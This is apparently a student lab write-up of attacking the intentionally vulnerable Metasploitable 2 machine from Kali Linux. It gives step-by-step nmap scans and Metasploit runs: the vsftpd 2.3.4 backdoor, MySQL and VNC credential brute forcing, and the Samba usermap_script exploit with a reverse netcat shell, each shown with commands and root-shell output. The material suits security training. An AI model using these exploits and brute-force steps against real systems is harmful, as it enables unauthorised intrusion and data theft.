

Metasploitable

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target.

Metasploitable is an intentionally vulnerable virtual machine designed for training, exploit testing, and general target practice. Unlike other vulnerable virtual machines, Metasploitable focuses on vulnerabilities at the operating system and network services layer instead of custom, vulnerable applications.

The various tools, libraries, user interfaces, and modules of Metasploit allow a user to configure an exploit module, pair with a payload, point at a target, and launch at the target system. Metasploit's large and extensive database houses hundreds of exploits and several payload options.

What is the purpose of Metasploit?

Metasploit is a powerful tool used by network security professionals to do penetration tests, by system administrators to test patch installations, by product vendors to implement regression testing, and by security engineers across industries. The purpose of Metasploit is to help users identify where they are most likely to face attacks by hackers and proactively mend those weaknesses before exploitation by hackers.

Metasploit Uses:

- **Open Source and Actively Developed** – Metasploit is preferred to other highly paid penetration testing tools because it allows accessing its source code
- **Ease of Use** – it is easy to use Metasploit while conducting a large network penetration test. Metasploit conducts automated tests on all systems in order to exploit the vulnerability.
- **Easy Switching Between Payloads** – the set payload command allows easy, quick access to switch payloads.
- **Cleaner Exits** – Metasploit allows a clean exit from the target system it has compromised.
- **Friendly GUI Environment** – friendly GUI and third-party interfaces facilitate the penetrate testing project.

This is my Metasploitable IP address: 192.168.0.4

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:75:1a:d0
          inet addr:192.168.0.4  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe75:1ad0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:116 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8472 (8.2 KB)  TX bytes:11207 (10.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$ _
```

I perform a simple to check whether the host is up or not

```
(root@kali)-[~]
# nmap -sn 192.168.0.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-08 05:40 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0011s latency).
MAC Address: 00:0C:29:75:1A:D0 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Then I perform a Sleath scan with version which will give us all the port with what service is running and its version

```
(root@kali)-[~]
# nmap -sS -sV 192.168.0.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-08 05:42 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0016s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
50006/tcp open  nlockmgr     1-4 (RPC #100021)
MAC Address: 00:0C:29:75:1A:D0 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs : Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

Now to start the exploit in Kali type: msfconsole

Then we know which ports are running which services so we will search the service in our msfconsole

We can search the service using the service or the version

Using VSFTPD 2.3.4:

So, I have searched the ftp using its version and then type use (the exploit name)

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execut
ion

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

Now our exploit is created. Type 'show options' to know what all data is required to run the exploit in MS2

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
  sics/using-metasploit.html
  RPORT     21              The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST     yes              The target host address

Exploit target:

  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.
```

We require receiver's host and its port. The port is already given. So, we will give receiver's host i.e., MS2's IP Address and again check if all data is filled.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.4
RHOSTS => 192.168.0.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.0.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
  sics/using-metasploit.html
  RPORT     21              The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST     yes              The target host address

Exploit target:

  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.
```

Then type 'exploit' a command shell will open.

And now we are in MS2 machine.

I have list all the file in MS2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.4:21 - USER: 331 Please specify the password.
[*] 192.168.0.4:21 - Backdoor service has been spawned, handling ...
[*] 192.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.0.10:46415 → 192.168.0.4:6200) at 2023-04-08 06:04:12 -0400

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: more you are able to hear"
```

Now using Kali machine, we will create a file name 'helloinkali' in MS2.

```
cd home
ls
ftp
msfadmin
service
user

cd msfadmin
ls
vulnerable

mkdir helloinkali
ls
helloinkali
vulnerable
```

We see a file name helloinkali is created in MS2.

Now ill create a file in MS2 machine named hello and display it.

```
msfadmin@metasploitable:~$ mkdir hello
msfadmin@metasploitable:~$ ls
hello helloinkali vulnerable
```

We can see the file which we created in Kali machine is also reflected. Now we will check 'hello' file is getting reflected in kali.

```
cd msfadmin
ls
hello
helloinkali
vulnerable
█
```

Using MYSQL LOGIN:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search mysql

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Descriptio
-  -  -
0  exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28     excellent Yes    Advantech
iView NetworkServlet Command Injection
1  auxiliary/server/capture/mysql                                   normal         No     Authentica
tion Capture: MySQL
2  exploit/windows/http/cayin_xpost_sql_rce                        2020-06-04     excellent Yes    Cayin xPos
t wayfinder_seqid SQLi to RCE
3  auxiliary/gather/joomla_weblinks_sql_i                         2014-03-02     normal  Yes    Joomla web
links-categories Unauthenticated SQL Injection Arbitrary File Read
4  exploit/unix/webapp/kimai_sql_i                               2013-05-21     average  Yes    Kimai v0.9
.2 'db_restore.php' SQL Injection
5  exploit/linux/http/librenms_collectd_cmd_inject                2019-07-15     excellent Yes    LibreNMS C
ollectd Command Injection
6  post/linux/gather/enum_configs                                  normal         No     Linux Gath
er Configurations
7  post/linux/gather/enum_users_history                            normal         No     Linux Gath
er User History
8  auxiliary/scanner/mysql/mysql_writable_dirs                    normal         No     MySQL Dire
ctory Write Test
9  auxiliary/scanner/mysql/mysql_file_enum                       normal         No     MySQL File
/Directory Enumerator
10 auxiliary/scanner/mysql/mysql_hashdump                        normal         No     MySQL Pass
word Hashdump
11 auxiliary/scanner/mysql/mysql_schemadump                     normal         No     MySQL Sche
ma Dump
12 exploit/multi/http/manage_engine_dc_pmp_sql_i                2014-06-08     excellent Yes    ManageEngi
ne Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
13 auxiliary/admin/http/manageengine_pmp_privesc                2014-11-08     normal  Yes    ManageEngi
ne Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
14 post/multi/manage/dbvis_add_db_admin                          normal         No     Multi Mana
ge DbVisualizer Add Db Admin
15 auxiliary/scanner/mysql/mysql_authbypass_hashdump            2012-06-09     normal  No     MySQL Auth
entication Bypass Password Dump
16 auxiliary/admin/mysql/mysql_enum                             normal         No     MySQL Enum
eration Module
17 auxiliary/scanner/mysql/mysql_login                           normal         No     MySQL Logi
n Utility
```

I got an exploit and I used it.

Then using show options, I got to know some things are required to be filled.

I set all the things that was required.

I created a username.txt and passwords.txt in the kali machine desktop which contains random usernames and passwords.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  -  -  -
  BLANK_PASSWORDS      true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false            no        Add all passwords in the current database to the list
  DB_ALL_USERS         false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD             none             no        A specific password to authenticate with
  PASS_FILE            none             no        File containing passwords, one per line
  PROXIES              none             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS               none             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT                3306             yes       The target port (TCP)
  STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
  THREADS              1                yes       The number of concurrent threads (max one per host)
  USERNAME             root             no        A specific username to authenticate as
  USERPASS_FILE        none             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false            no        Try the username as the password for all users
  USER_FILE            none             no        File containing usernames, one per line
  VERBOSE              true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file /home/kali/Desktop/username.txt
user_file => /home/kali/Desktop/username.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file /home/kali/Desktop/passwords.txt
pass_file => /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.1.20
rhost => 192.168.1.20
```

Then I type exploit to exploit my MS2. And the scan was completed.

Then using username as root and password as null I got into MS2 mysql database.

Now I can see all the database that present. The data inside the database, etc.

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[*] 192.168.1.20:3306 - 192.168.1.20:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.1.20:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - Success: 'root:'
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: password: (Incorrect: Access denied for user 'password'@'192.168.1.32' (using password: NO))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: password:root (Incorrect: Access denied for user 'password'@'192.168.1.32' (using password: YES))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: password:password (Incorrect: Access denied for user 'password'@'192.168.1.32' (using password: YES))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: password:pass (Incorrect: Access denied for user 'password'@'192.168.1.32' (using password: YES))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: pass: (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: NO))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: pass:root (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: YES))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: pass:password (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: YES))
[*] 192.168.1.20:3306 - 192.168.1.20:3306 - LOGIN FAILED: pass:pass (Incorrect: Access denied for user 'pass'@'192.168.1.32' (using password: YES))
[*] 192.168.1.20:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > mysql -h 192.168.1.20 -u root -p
[*] exec: mysql -h 192.168.1.20 -u root -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show dbs
→
```

And that's how using mysql exploit we can get all the data of user and everything.

Using VNC LOGIN:

I searched for VNC login and got an exploit.

Then I used that exploit.

```
File Actions Edit View Help
ws x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager

Interact with a module by name or index. For example info 89, use 89 or use payload/windows/x64/vncinject/reverse_tcp

msf6 auxiliary(scanner/mysql/mysql_login) > search vnc_login

Matching Modules

# Name Disclosure Date Rank Check Description
- -
0 auxiliary/scanner/vnc/vnc_login normal No VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

Then I did show options to check what all is required.

I got to know only host is required. I set the host.


```

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.0.4
rhosts => 192.168.0.4
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS      false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false                no        Try each user/password couple stored in the current
  DB_ALL_PASS          false                no        database
  DB_ALL_USERS         false                no        Add all passwords in the current database to the li
  DB_SKIP_EXISTING     none                 no        st
  PASSWORD             false                no        Add all users in the current database to the list
  PASS_FILE            /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        Skip existing credentials stored in the current dat
  Proxies              no                   no        abase (Accepted: none, user, user@realm)
  RHOSTS               192.168.0.4         yes       The password to test
  RPORT               5900                 yes       File containing passwords, one per line
  STOP_ON_SUCCESS      false                yes       A proxy chain of format type:host:port[,type:host:p
  THREADS              1                    yes       ort][...]
  USERNAME             <BLANK>              no        The target host(s), see https://docs.metasploit.com
  USERPASS_FILE        no                   no        /docs/using-metasploit/basics/using-metasploit.html
  USER_AS_PASS         false                no        The target port (TCP)
  VERBOSE              true                 yes       Stop guessing when a credential works for a host
  The number of concurrent threads (max one per host)
  Whether to print output for all attempts
  A specific username to authenticate as
  File containing users and passwords separated by sp
  ace, one pair per line
  Try the username as the password for all users
  File containing usernames, one per line
  Whether to print output for all attempts

View the full module info with the info, or info -d command.

```

After that I used the exploit.

```


msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.0.4:5900 - 192.168.0.4:5900 - Starting VNC login sweep
[!] 192.168.0.4:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.0.4:5900 - 192.168.0.4:5900 - Login Successful: :password
[*] 192.168.0.4:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.0.4
[*] exec: vncviewer 192.168.0.4

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

```

Using that exploit my MS2 which is only terminal based can be opened in GUI format in my kali machine.



And that's how using vnc_login we can access the MS2 machine in kali in a GUI Format.

Using SAMBA:

Using samba also we can exploit the MS2.

I searched for samba and got many exploits.

```

root@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/vnc/vnc_login) > search samba

Matching Modules

#   Name                                     Disclosure Date   Rank    Check  Description
-   -
0   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21       excellent Yes    Citrix Access Gateway Command Execution
1   exploit/windows/license/calliclnt_getconfig 2005-03-02       average No     Computer Associates License Client GETCONFIG Overflow
2   exploit/unix/misc/distcc_exec 2002-02-01       excellent Yes    DistCC Daemon Command Execution
3   exploit/windows/smb/group_policy_startup 2015-01-26       manual No     Group Policy Script Execution From Shared Resource
4   post/linux/gather/enum_configs 2015-01-26       normal No     Linux Gather Configurations
5   auxiliary/scanner/rsync/modules_list 2015-01-26       normal No     List Rsync Modules
6   exploit/windows/fileformat/ms14_060_sandworm 2014-10-14       excellent No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent Yes    Quest KACE Systems Management Command Injection
8   exploit/multi/samba/usermap_script 2007-05-14       excellent No     Samba "username map" script Command Execution
9   exploit/multi/samba/nttrans 2003-04-07       average No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10  exploit/linux/samba/setinfo_policy_heap 2012-04-10       normal Yes    Samba SetInformation Policy AuditEventsInfo Heap Overflow
11  auxiliary/admin/smb/samba_symlink_traversal 2012-04-10       normal No     Samba Symlink Direct File Traversal
12  auxiliary/scanner/smb/smb_uninit_cred 2012-04-10       normal Yes    Samba _netrc_ServerPasswordSet Uninitialized Credential State
13  exploit/linux/samba/chain_reply 2010-06-16       good No     Samba chain_reply Memory Corruption (Linux x86)
14  exploit/linux/samba/is_known_pipename 2017-03-24       excellent Yes    Samba is_known_pipename() Arbitrary Module Load
15  auxiliary/dos/samba/lsa_addprivs_heap 2017-03-24       normal No     Samba lsa_addprivs_heap Heap Overflow
16  auxiliary/dos/samba/lsa_transnames_heap 2017-03-24       normal No     Samba lsa_transnames_heap Heap Overflow
17  exploit/linux/samba/lsa_transnames_heap 2007-05-14       good Yes    Samba lsa_io_trans_names_heap Heap Overflow
18  exploit/osx/samba/lsa_transnames_heap 2007-05-14       average No     Samba lsa_io_trans_names_heap Heap Overflow
19  exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average No     Samba lsa_io_trans_names_heap Heap Overflow

```

I used the exploit number 8 which is 'usermap_script'

And did show options which only required host. So I gave the IP of MS2.

```

msf6 auxiliary(scanner/vnc/vnc_login) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.0.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.0.10     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.0.4
rhosts => 192.168.0.4

```


After that I type exploit to run the exploit in my MS2 machine.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Command shell session 1 opened (192.168.0.10:4444 → 192.168.0.4:52452) at 2023-04-08 07:19:48 -0400

whoami
root

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

I got access to MS2 machine.

Then I created a file named 'usingsamba' in MS2 machine using Kali.

```
cd home
ls
ftp
msfadmin
service
user

cd msfadmin
ls
hello
helloinkali
vulnerable

mkdir usingsamba
ls
hello
helloinkali
usingsamba
vulnerable

^C
Abort session 1? [y/N] y
```

And in my MS2 I checked for the file. And the file was created.

```
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd msfadmin
msfadmin@metasploitable:~$ ls
hello  helloinkali  usingsamba  vulnerable
msfadmin@metasploitable:~$ _
```

And that's how we exploit MS2 using samba exploit.

So Metasploitable is purposely vulnerable. And we can exploit it using Kali Linux.